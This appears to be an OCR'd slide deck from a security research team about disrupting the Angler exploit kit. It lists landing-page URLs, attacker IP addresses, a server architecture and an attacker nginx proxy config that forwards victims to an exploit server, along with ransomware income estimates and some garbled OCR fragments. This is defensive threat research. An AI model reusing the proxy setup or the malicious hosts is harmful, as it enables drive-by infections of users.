
YOuR $30 mILLIoN opeRATioN Has bEEN sHuT DoWn.

kbyeThNx.

cIScO

- Deep Data Analytics July 2015
  - Telemetry from users
  - ~1000 Sandbox Runs
- July 2015
  - Angler Underwent several URL Changes
  - Multiple “Hacking Team” 0-Days added


What Was I Hunting??



```
harmittavien-technokon.secompracasa.com/gushed/viewforum.php?f=6508&sid=219751
pasmaak-baptisties.weddingcafe360.com/seismic/viewforum.php?f=96&sid=71639543
undiscolwinpro.payingcashforhomes.com/safes/viewtopic.php?t=522&f=6515373
alizopataamusait.saveyourclient.com/pygmy/search.php?keywords=71&fid[0]=52968337
exchangelistedwhipthread.norepairsneeded.com/undistinguished/viewforum.php?f=3649&sid=210132
ricordan.noqualhouse.com/false/viewforum.php?f=340&sid=1492003
whitlowgrassstrettoia.norepairsneeded.com/propensities/search.php?keywords=2307&fid[0]=123002
whitlowgrassstrettoia.norepairsneeded.com/fatiguing/viewforum.php?f=099&sid=5491362
kyuuba-tyelkerahojen.saveclient.com/slushier/viewtopic.php?t=238&f=4241810
verdinglichung.saveclient.com/journalism/search.php?keywords=97&fid[0]=55902977
nutzlosester.payingcashforhomes.com/gymnast/viewforum.php?f=83&sid=41952765
whitlowgrassstrettoia.norepairsneeded.com/heroically/viewtopic.php?t=3901&f=540607
verrkocembalosta.realestategalaxy.com/potently/viewforum.php?f=4373&sid=317811
skelmpieswaterflood.raisedtoread.com/unlikeable/search.php?keywords=6256&fid[0]=108192
velegent.saveyourclient.com/sexually/viewforum.php?f=252&sid=4768533
```

So It Began

URL EndsW



earch.php

- None
- URL H
- URL H
- URL P
- URL H
- Referr
- Referr
- Referr
- Referrer NOT NULL

IP Findings


```
July 6th – 74.63.217.217
```

```
July 7th – 74.63.217.218
```

```
July 8th – 74.63.217.219
July 8th – 74.63.217.220
```

```
July 9th – 74.63.217.221
```

Provider Breakdown



Now on to the Providers

Limestone to the Rescue


LSN

Limestone

NETWORKS


Talos

A Treasure Trove of Data


USER
User Requests Page
PROXY SERVER
Proxy Server Gets data from Exploit Server (Port 81)
EXPLOIT SERVER
Exploit Server Sends HTTP Requests to Status Server
Status Server Tracks HTTP Requests / Status
STATUS SERVER
Roll up of log data pushed to Master Server
MASTER SERVER

TALOS


NGINX Config



```
server {
        listen 80;

        location ~ /\.ht|/CVS/|/\.svn/|/\.git {
            deny  all;
        }
        location /82bfoVnwMFnlnf8yM/ {
                return 204;
        }
        location /DGajtkUAYz2qgXhh3x4f/ {
                alias /var/log/nginx/;
                autoindex on;
                break;
        }
```

```
location / {
    deny 150.26.0.0/16;

    proxy_pass                  http://93.190.138.162:81;
    proxy_redirect              off;
    proxy_buffering             on;
    proxy_buffers               50 1m;
    proxy_buffer_size           2m;
    proxy_read_timeout          120;
    proxy_ignore_client_abort   off;
    chunked_transfer_encoding   off;

    proxy_set_header            Host            $http_host;
    proxy_set_header            X-Real-IP       $remote_addr;
    proxy_set_header            X-Forwarded-For $proxy_add_x_forwarded_for;
}
```

Show Me the Money



% OF RANSOMS PAID PER DAY

0.1% - 10%

2.9%

64.73

TOTAL RANSOMS PAID PER DAY

AVERAGE RANSOM

$200 - $500

$300

$19,419.00

TOTAL RANSOM COLLECTED PER SERVER PER DAY

TOTAL # OF REDIRECTION SERVERS

50 - 400

147


GROSS INCOME FOR RANSOMWARE

DAILY	MONTHLY	YEARLY
$95,153.10	$2,854,593.00	$34,255,116.00

Talos


UPDATES

- Landing Page URLs have gotten….difficult
- No more obvious commonalities
- Many drastically different versions




```
envolereallprevailing.the-advantage.org/xi/P/1299/

confessing-premeroque.elysianworkshop.com/TkN-XKHq-xJV/jyuJwE-7860094-nVsDi/

confessing-premeroque.elysianworkshop.com/gr/S/5863/

dimensionen.adriancampbell.co.uk/fdcUqF-NwdJn-rceLuA/SIVqen-7789-aBf/

nepravedne1.aquaexchange.com.au/surprising/oxtail/1775934_UpmHonWfBj.html

nepravedne1.aquaexchange.com.au/questions/209453/inpzA-EPajKn-vmVuacXcc-CZutpRgyS-aZcPRIy-

selfconsidering.aaaudiovisual.co.uk/CuO-wbUjCB-IIU/Dkpb-70207-qotztR/

semiimbricatedcemba.truecertification.com/nGcjazglLB/EFAQ/JZnTrjxhM/25192299/JLhZdWUR-412602352-rfedzbn.png

hypochonder.globalgaporganic.com/questions/46786065/SHatkJ-FOJgq-PBjLF-HOKUgT-
```

Rig Exploit Kit

